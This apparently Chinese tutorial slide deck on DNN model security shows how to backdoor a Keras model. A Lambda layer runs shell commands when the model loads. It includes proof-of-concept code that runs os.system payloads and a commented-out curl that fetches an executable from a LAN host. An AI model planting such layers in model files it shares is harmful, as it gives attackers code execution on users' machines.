2024 鐵人賽 – 我數學就爛要怎麼來學 DNN 模型安全
Day30 – 製作 DNN 模型後門(程式篇)

大綱

- 製作 DNN 模型後門 (程式篇)
  - 攻擊手法原理
  - 使用條件及時機
  - 程式實作
- 結論

攻擊手法原理

- ML06:2023 AI Supply Chain Attacks
  - 攻擊者提供不被信任的模型讓開發者使用，企圖讓開發者載入模型時觸發異常行為達到攻擊效果

- 之前介紹的後門模型都是偏向從資料面著手，並且要搭配一些數學運算才能達成目的，但是其實可以不用這麼辛苦

攻擊手法原理

https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-model

- TensorFlow Remote Code Execution with Malicious Model
  - Lambda layers 可以透過序列化方式儲存 python code，但這也會造成功能上的不可移植性跟潛在的安全問題


```
import tensorflow as tf

def exploit(x):
    import os
    os.system("touch /tmp/pwned")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

使用條件及時機

- 時機點：開發階段
- 前提：攻擊者散佈惡意模型或是具有目標模型的讀寫權限
- 攻擊效果：透過載入模型時觸發 RCE 攻擊指令



實作概念

- 沒甚麼技巧，看你喜歡把 Lambda layers 擺在哪，這邊我是把它安插在倒數第二層

```
# 先暫存最後一層的參數，然後移除它
tmp_weights = basic_model.layers[-1].get_weights()
basic_model.pop()
```

```
def exploit(x):
    import subprocess,os
    #process = subprocess.Popen("curl -o calc.exe http://192.168.38.129:8080/calc.exe", shell=True, stdout=subproce
    #process.wait()
    os.system("calc.exe")
    return x
```

```
basic_model.add(Lambda(exploit,name='exploit'))
basic_model.add(Dense(10, activation=tf.nn.softmax, name='output'))
basic_model.layers[-1].set_weights(tmp_weights)
```

```
basic_model.save('all_model.h5')
```

結論

- 回想一下原本透過數學後面要先定義 trigger，然後進行模型訓練跟合併，最後還要調整模型參數權重達到效果
- 這次單純透過 Lambda layers 安插後門達到 RCE 效果，相較起來更為簡單、精闢
- 不過缺點在於還是蠻容易被資安機制發現，比方說模型發出了異常的連線或是啟動程式這種異常行為